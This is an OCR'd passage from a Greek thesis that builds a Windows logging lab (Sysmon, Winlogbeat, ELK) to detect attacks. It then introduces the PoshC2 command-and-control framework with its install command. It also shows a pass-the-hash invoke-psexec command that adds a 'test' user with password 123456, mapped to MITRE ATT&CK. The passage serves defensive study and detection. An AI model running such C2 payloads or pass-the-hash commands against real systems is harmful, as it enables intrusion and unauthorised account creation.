Το Sysmon (System Monitor) [12] είναι ένα εργαλείο παρακολούθησης συστημάτων Windows και ανήκει στη «σουίτα» Windows Sysinternals [13] αναπτύχθηκε από τους **Mark Russinovich and Thomas Garnier.**

4.2.1 Sysinternals

Το Sysinternals είναι μια ιστοσελίδα που προσφέρει τεχνικούς πόρους και βοηθητικά προγράμματα για τη διαχείριση, τη διάγνωση, την αντιμετώπιση προβλημάτων και την παρακολούθηση ενός συστήματος Microsoft Windows. Αρχικά ήταν γνωστό απο το 1996 ως ntinternals και λειτουργούσε από την εταιρεία Winternals Software LP, η οποία βρισκόταν στο Ώστιν του Τέξας. Η υπόψη ιστοσελίδα λειτουργούσε από τους προγραμματιστές λογισμικού Bryce Cogswell και Mark Russinovich. Η Microsoft εξαγόρασε το Winternals και τα περιουσιακά στοιχεία της στις 18 Ιουλίου 2006. [14]

4.2.2 System Monitoring (Sysmon)

Το System Monitoring (Sysmon) είναι μια υπηρεσία συστήματος των Windows το οποίο, αφού εγκατασταθεί σε ένα σύστημα, παραμένει ενεργό σε όλες τις επανεκκινήσεις του συστήματος για να παρακολουθεί και να καταγράφει τη δραστηριότητα του συστήματος στο αρχείο καταγραφής συμβάντων των Windows. Παρέχει λεπτομερείς πληροφορίες σχετικά με τη δημιουργία νέων διεργασιών, τις συνδέσεις δικτύου και τις αλλαγές στο χρόνο δημιουργίας των αρχείων. Μέσα από την συλλογή των συμβάντων που παράγει το sysmon, χρησιμοποιώντας τον Windows Event Collector ή agent κάποιου SIEM, γίνεται η συγκεντρωτική συλλογή των events και στη συνέχεια αναλύοντάς τα, είναι δυνατός ο εντοπισμός κακόβουλης ή παράτυπης δραστηριότητας και η κατανόηση του πώς λειτουργούν οι επιτιθέμενοι ή κάποιο κακόβουλο λογισμικό στο σύστημα ή στο δίκτυο. Το Sysmon διαθέτει τις παρακάτω δυνατότητες:

- Καταγράφει τη διαδικασία δημιουργίας διεργασιών από τη γραμμή εντολών είτε για PID είτε για PPID.

- Καταγράφει το hash μιας διεργασίας χρησιμοποιώντας SHA1 (προεπιλογή), MD5, SHA256 ή IMPHASH.
- Μπορεί να χρησιμοποιεί ταυτόχρονα πολλά hashes.
- Περιλαμβάνει ένα γραφικό περιβάλλον που επιτρέπει το συσχετισμό των συμβάντων.
- Περιλαμβάνει έναν περιβάλλον GUID σε κάθε σύνοδο και επιτρέπει τη συσχέτιση των συμβάντων στην ίδια σύνοδο.
- Καταγράφει την εκκίνηση προγραμμάτων οδήγησης ή των DLL με τις υπογραφές και τα hashes τους.
- Καταγράφει το raw άνοιγμα για ανάγνωση δίσκων ή τόμων του συστήματος
- Προαιρετικά καταγράφει συνδέσεις δικτύου, συμπεριλαμβανομένης της διεργασίας από την οποία προέρχεται κάθε σύνδεση, των διευθύνσεων IP, των αριθμών ports, των ονομάτων hosts και των ονομάτων ports.
- Εντοπίζει αλλαγές στο χρόνο δημιουργίας αρχείων για να καταλάβει πότε δημιουργήθηκε πραγματικά ένα αρχείο. Η τροποποίηση των timestamps δημιουργίας ενός αρχείου είναι μια τεχνική που συνήθως χρησιμοποιείται από κακόβουλο λογισμικό για να καλύψει τα ίχνη του.
- Επαναφορτώνει αυτόματα το αρχείο config ακόμη και αν αλλάξει η registry.
- Επιτρέπει την δημιουργία κανόνων για να συμπεριληφθούν ή να αποκλειστούν δυναμικά ορισμένα συμβάντα.
- Δημιουργεί συμβάντα από την αρχή της διαδικασίας εκκίνησης για τη λήψη δραστηριότητας ακόμη και από ένα εξελιγμένο κακόβουλο λογισμικό πυρήνα.

Σημειώνεται ότι το Sysmon δεν παρέχει ανάλυση των συμβάντων που δημιουργεί το ίδιο, ούτε προσπαθεί να προστατευτεί ή να κρυφτεί από τους επιτιθέμενους.

Όπως φαίνεται στην εικόνα 21, χρησιμοποιήθηκε το προ-ρυθμισμένο config file της ομάδας SwiftOnSecurity [15] το οποίο θεωρείται από την κοινότητα ένα από τα πιο ολοκληρωμένα αρχεία ρύθμισης του Sysmon, γιατί ακολουθεί την κατηγοριοποίηση του MITRE's Adversarial Tactics, Techniques, and Common Knowledge (ATT&CK) προκειμένου να αναγνωρίσει κακόβουλη συμπεριφορά.

```
PS C:\Users\Administrator\Downloads\Sysmon> .\sysmon.exe -accepteula -i sysmonconfig-export.xml

System Monitor v10.42 - System activity monitor
Copyright (C) 2014-2019 Mark Russinovich and Thomas Garnier
Sysinternals - www.sysinternals.com

Loading configuration file with schema version 4.22
Sysmon schema version: 4.23
Configuration file validated.
Sysmon installed.
SysmonDrv installed.
Starting SysmonDrv.
SysmonDrv started.
Starting Sysmon..
Sysmon started.
```

Εικόνα 21. Χρήση του αρχείου ρύθμισης και εκκίνηση του Sysmon

5 *Συλλογή Στοιχείων*

5.1 Winlogbeat

Για την αυτοματοποιημένη συλλογή και αποστολή των παραγόμενων logs σε κάθε σύστημα (client και Domain Controller) χρησιμοποιήθηκε το winlogbeat [16]. Είναι ένα εργαλείο που αναπτύχθηκε από την elastic για την αποστολή Logs στο ELK. Η φιλοσοφία λειτουργίας του είναι η αποστολή των logs με τη διαδικασία PUSH. Σε αυτήν τη διαδικασία ο log server «ακούει» σε μια πόρτα και λαμβάνει από τους clients logs σε αντίθεση με την διαδικασία PULL κατά την οποία ο log server περιοδικά κάνει σύνδεση με τον κάθε client ξεχωριστά και μεταφορτώνει όσα log έχουν μαζευτεί από το προηγούμενο PULL.

5.1.1 Εγκατάσταση

Το Winlogbeat είναι ένας συμπιεσμένος φάκελος που μεταφορτώνεται από την ιστοσελίδα της elastic.io. Μετά την αποσυμπίεση, ο φάκελος πρέπει να μετακινηθεί στον φάκελο συστήματος C:\Program Files.

5.1.2 Ρύθμιση

Για τη ρύθμιση στο αρχείο winlogbeat.yml του winlogbeat, αρχικά ορίζεται το είδος των Logs που θα αποστέλλονται (Security, System) όπως φαίνεται στην εικόνα 22.

```
#======================== Winlogbeat specific options =============================

# event_logs specifies a list of event logs to monitor as well as any
# accompanying options. The YAML data type of event_logs is a list of
# dictionaries.
#
# The supported keys are name (required), tags, fields, fields_under_root,
# forwarded, ignore_older, level, event_id, provider, and include_xml. Please
# visit the documentation for the complete details of each option.
# https://go.es.io/WinlogbeatConfig
winlogbeat.event_logs:
  - name: Application
  #   ignore_older: 72h
  - name: Security
  - name: System

#==================== Elasticsearch template setting ==========================

setup.template.settings:
  index.number_of_shards: 3
  #index.codec: best_compression
  #_source.enabled: false
```

Εικόνα 22. Ρύθμιση των event logs που θα αποστέλλει το winlogbeat

Επιπρόσθετα όπως φαίνεται στην εικόνα 23, καταχωρείται η IP στην οποία το elasticsearch θα συλλέγει τα logs

```
#================================ Outputs =====================================

# Configure what output to use when sending the data collected by the beat.

#-------------------------- Elasticsearch output ------------------------------
output.elasticsearch:
  # Array of hosts to connect to.
  hosts: ["192.168.106.135:9200"]

  # Enabled ilm (beta) to use index lifecycle management instead daily indices.
  #ilm.enabled: false

  # Optional protocol and basic auth credentials.
  #protocol: "https"
  #username: "elastic"
  #password: "changeme"
```


Εικόνα 23. Ρύθμιση της IP διεύθυνσης που θα αποστέλλονται τα logs από το winlogbeat στο elasticsearch

ενώ όπως φαίνεται στην εικόνα 24 ρυθμίζεται και η IP του Kibana στην οποία θα οπτικοποιούνται τα logs

```
#============================== Dashboards =====================================
# These settings control loading the sample dashboards to the Kibana index. Loading
# the dashboards is disabled by default and can be enabled either by setting the
# options here, or by using the `-setup` CLI flag or the `setup` command.
setup.dashboards.enabled: true

# The URL from where to download the dashboards archive. By default this URL
# has a value which is computed based on the Beat name and version. For released
# versions, this URL points to the dashboard archive on the artifacts.elastic.co
# website.
#setup.dashboards.url:

#============================== Kibana =====================================

# Starting with Beats version 6.0.0, the dashboards are loaded via the Kibana API.
# This requires a Kibana endpoint configuration.
setup.kibana:

  # Kibana Host
  # Scheme and port can be left out and will be set to the default (http and 5601)
  # In case you specify and additional path, the scheme is required: http://localhost:5601/path
  # IPv6 addresses should always be defined as: https://[2001:db8::1]:5601
  host: "192.168.106.135:5601"
```

Εικόνα 24. Ρύθμιση της IP διεύθυνσης που θα οπτικοποιούνται τα logs στο Kibana


Μετά την ολοκλήρωση της παραμετροποίησης του αρχείου ρυθμίσεων του winlogbeat, πραγματοποιείται η εγκατάστασή του μέσω powershell όπως φαίνεται στην εικόνα 25 και γίνεται η εκκίνηση του service.



Εικόνα 25. Διαδικασία εγκατάστασης του winlogbeat μέσω Powershell και εκκίνησή του

5.2 ELK Stack

Το "ELK" [17] είναι το ακρωνύμιο για τρία εργαλεία ανοιχτού κώδικα: Elasticsearch, Logstash και Kibana. Το Elasticsearch είναι μια μηχανή αναζήτησης και ανάλυσης. Το Logstash είναι ένας διακομιστής επεξεργασίας δεδομένων, ο οποίος μπορεί να λαμβάνει δεδομένα ταυτόχρονα από πολλαπλές πηγές, να τα μετασχηματίζει και στη συνέχεια να τα στέλνει σε ένα "stash" όπως το Elasticsearch. Το Kibana επιτρέπει στους χρήστες να οπτικοποιήσουν τα δεδομένα του Elasticsearch με γραφήματα και διαγράμματα. Στην διπλωματική διατριβή χρησιμοποιήθηκε η διάταξη που απεικονίζεται στο σχήμα 2.



Σχήμα 2. Διάγραμμα αποστολής logs στο ELK με το Winlogbeat

Πηγή: [18]

6 *PoshC2*

6.1 Περιγραφή

Το PoshC2 αποτελεί έναν Command and Control (C2) proxy σχεδιασμένο ώστε να βοηθάει τους pen-testers με διαδικασίες redteam, post-exploitation και κακόβουλης κίνησης. Η αρχική του έκδοση ήταν γραμμένη σε Powershell [εξ' ου και το όνομα Po(wer)sh(ell)]. Πλέον είναι γραμμένο σε Python3 και ακολουθεί modular αρχιτεκτονική προκειμένου να υποβοηθά τους χρήστες να προσθέτουν δικά τους module και εργαλεία, επιτρέποντας της επεκτασιμότητα και την ευελιξία του C2. Αναπτύχθηκε από την ομάδα nettitude. [5]

6.2 Δομή C2

Το PoshC2 περιλαμβάνει implants γραμμένα σε PowerShell/C# και Python3 και payloads γραμμένα σε PowerShell v2 and v4, C++ and C#, πληθώρα εκτελέσιμων, DLL και απλό κώδικα σε Python3. Τα παραπάνω δίνουν τη δυνατότητα ευρείας χρήσης σε συσκευές και λειτουργικά συστήματα όπως Windows, *nix, και OSX.

6.3 Βασικά Χαρακτηριστικά

Τα βασικά χαρακτηριστικά του PoshC2 είναι τα ακόλουθα:

- Μεγάλου βαθμού παραμετροποιήσιμα payloads που περιλαμβάνουν beacon, jitter, kill dates, agents, κ.ά.
- Ένας μεγάλος αριθμός payload δημιουργούνται και ενημερώνονται τακτικά ώστε να παρακάμπτουν τα κοινά Anti-Virus.
- Δημιουργεί αυτόματα κανόνες Apache Rewrite, προστατεύοντας τον C2 και διατηρώντας την ασφάλειά του σε υψηλό επίπεδο.
- Η modular αρχιτεκτονική του επιτρέπει στους χρήστες να δημιουργούν ή να επεξεργάζονται modules σε C #, PowerShell ή Python3, τα οποία μπορούν να εκτελούνται από τα implants.
- Ειδοποιήσεις σχετικά με την επιτυχημένη εγκατάσταση του implant μέσω μηνύματος κειμένου ή Pushover.
- Κατανοητή και διαρκώς συντηρούμενη δυνατότητα βοήθειας με την εντολή "help" προσφέροντας παράλληλα αυτόματη συμπλήρωση των εντολών με προτάσεις και ιστορικό εντολών.

• Πλήρως κρυπτογραφημένες επικοινωνίες, προστατεύοντας την εμπιστευτικότητα και την ακεραιότητα της αμφίδρομης κυκλοφορίας του C2 ακόμα και όταν η επικοινωνία πραγματοποιείται μέσω HTTP.

• Διαθέτει μορφή πελάτη/διακομιστή επιτρέποντας σε πολλά μέλη της ομάδας να χρησιμοποιούν ένα μόνο διακομιστή C2.

• Παρέχει εκτεταμένη καταγραφή ενεργειών σε αρχείο Logs. Κάθε ενέργεια και απόκριση είναι χρονικά επισημασμένη και αποθηκευμένη σε μια βάση δεδομένων με όλες τις σχετικές πληροφορίες όπως ο χρήστης, ο host, ο αριθμός του implant κ.λπ. Εκτός αυτού, το output του διακομιστή C2 καταχωρείται απευθείας σε ένα ξεχωριστό αρχείο.

• Τέλος, παρέχει υποστήριξη για εγκατάσταση σε Docker, επιτρέποντας αξιόπιστη και cross-platform εκτέλεση.

6.4 Εγκατάσταση


Το PoshC2, παρόλο που μπορεί να εγκατασταθεί σε όσα λειτουργικά συστήματα διαθέτουν Python3 χρησιμοποιείται συνήθως σε διανομές Linux βασισμένες σε Debian όπως Ubuntu και Kali Linux. Αυτά τα λειτουργικά συστήματα είναι ανοιχτού κώδικά και προτείνεται η χρήση τους είτε σε VPS (Virtual Private Server) είτε σε VM (Virtual Machine). Η εγκατάσταση είναι απλή με τη χρήση μιας και μόνο εντολής:

```
curl -sSL https://raw.githubusercontent.com/nettitude/PoshC2/master/Install.sh | sudo bash
```


Μετά την εγκατάσταση, ανοίγουμε πόρτες στο firewall http (80) και https (443) και στο αρχείο config καταχωρούμε την IP του συστήματος στο οποίο φιλοξενείται το PoshC2. Όλα τα payloads και modules που δημιουργούνται κατά την πρώτη εκκίνηση του server επικοινωνούν πίσω με αυτήν την IP.

6.5 Εκτέλεση

Για την εκτέλεση απαιτούνται δύο οθόνες τερματικού (terminal) όπως φαίνεται στην εικόνα 26. Στο πρώτο δίνουμε την εντολή `posh-server` και στο δεύτερο την εντολή `posh -u <username>`. Ο server μόλις ενεργοποιηθεί δημιουργεί και φορτώνει όλα τα διαθέσιμα payloads που μπορεί να εκτελεστούν στο «θύμα» ώστε να αποκτήσουμε αρχική πρόσβαση. Για τις ανάγκες της διπλωματικής διατριβής θα χρησιμοποιηθεί το payload σε powershell. Το payload που φαίνεται στην εικόνα 27 και παράγεται αυτόματα από το PoshC2 αντιγράφεται από τον server και εισάγεται στο Powershell terminal του θύματος.




Εικόνα 26. Τερματικά χρησης PoshC2



Εικόνα 27. Payload Αρχικής Πρόσβασης

Με την επιτυχή εκτέλεση του payload, εμφανίζεται στη δεύτερη καρτέλα (του χρήστη) το σύστημα του θύματος ως implant με έναν αύξοντα αριθμό. Επιλέγοντας τον αριθμό του implant όπως φαίνεται στην εικόνα 28, ο θύτης καταφέρνει να αποκτήσει πρόσβαση στο terminal του «θύματος» .



Εικόνα 28. Επιλογή συστήματος (Implant)

Για να φορτωθεί κάποιο module δίνεται η εντολή load-module <module name> και στη συνέχεια εκτελείται με την εντολή Invoke-<module name>. Συνήθως, ακόμη και να μην φορτωθεί το module μόλις δοθεί η εντολή Invoke εκτελείται αυτόματα η εντολή load. Αναλυτικός κώδικας των εντολών που εκτελέστηκαν περιλαμβάνεται στο παράρτημα.

7 *Ανάλυση Επιθέσεων*

Οι επιθέσεις που θα χρησιμοποιηθούν εστιάζονται στην στήλη Execution του MITRE ATT&CK Framework, [19] όπου σύμφωνα με την κατηγοριοποίηση του MITRE ο κακόβουλος προσπαθεί να εκτελέσει κακόβουλο κώδικα στο θύμα.


Η στήλη Execution αποτελείται από τεχνικές που καταλήγουν στον ελεγχόμενο από αντιπάλους κώδικα που εκτελείται σε τοπικό ή απομακρυσμένο σύστημα. Οι τεχνικές που εκτελούν κακόβουλο κώδικα συχνά συνδυάζονται με τεχνικές από όλες τις άλλες τακτικές επίθεσης, για την επίτευξη ευρύτερων στόχων, όπως η εξερεύνηση ενός δικτύου ή η κλοπή δεδομένων. Για παράδειγμα, ένας αντίπαλος μπορεί να χρησιμοποιήσει ένα εργαλείο απομακρυσμένης πρόσβασης για να εκτελέσει μια δέσμη ενεργειών PowerShell που εκτελεί απομακρυσμένη ανίχνευση συστήματος (Remote System Discovery).

7.1 Service Execution-PsExec [19]

Η υποκατηγορία System Services της στήλης Execution περιλαμβάνει 2 τεχνικές η μία εκ των οποίων είναι η εκτέλεση Υπηρεσιών (Service Execution), η οποία εκμεταλλεύεται το PsExec το οποίο είναι ένα δωρεάν εργαλείο του Sysinternals της Microsoft, που μπορεί να χρησιμοποιηθεί για την εκτέλεση ενός προγράμματος σε άλλον υπολογιστή. Επιθέσεις που αξιοποιούν το συγκεκριμένο εργαλείο κατατάσσονται με τον κωδικό T1569.002 στο MITRE. Χρησιμοποιείται από διαχειριστές πληροφοριακών συστημάτων αλλά και κακόβουλους. Οι κακόβουλοι μπορούν να εκτελέσουν binary εντολές ή scripts μέσω μιας μεθόδου που αλληλοεπιδρά με υπηρεσίες των Windows, όπως το Service Control Manager. Αυτό μπορεί να γίνει είτε με τη δημιουργία μιας νέας υπηρεσίας είτε με την τροποποίηση μιας υπάρχουσας. Αυτή η τεχνική επίσης χρησιμοποιείται σε συνδυασμό με τη δημιουργία νέας υπηρεσίας και την τροποποίηση υπάρχουσας κατά τη διάρκεια του persistency ή του privilege escalation. Ο κακόβουλός κώδικας που εκτελέστηκε για τις ανάγκες της διατριβής φαίνεται στην εικόνα 29 και περιλαμβάνει την δημιουργία από τον Administrator, ενός χρήστη «test» με κωδικό πρόσβασης 123456 όπως παρακάτω:


Κώδικας Psexec

```
invoke-psexec -Target 192.168.106.128 -Domain CONTROL -Username Administrator
-Hash 07AB403AB740C1540C378B0F5AAA4087 -Command "net user test 123456
/ADD"
```



Εικόνα 29. Εκτέλεση κώδικα PsExec

Ενώ τα αποτελέσματα της εκτέλεσης του ανωτέρω κώδικα φαίνονται στην εικόνα 30 ακολούθως:



Εικόνα 30. Αποτελέσματα Εκτέλεσης Κώδικα PsExec

7.2 Windows Management Instrumentation (WMI)

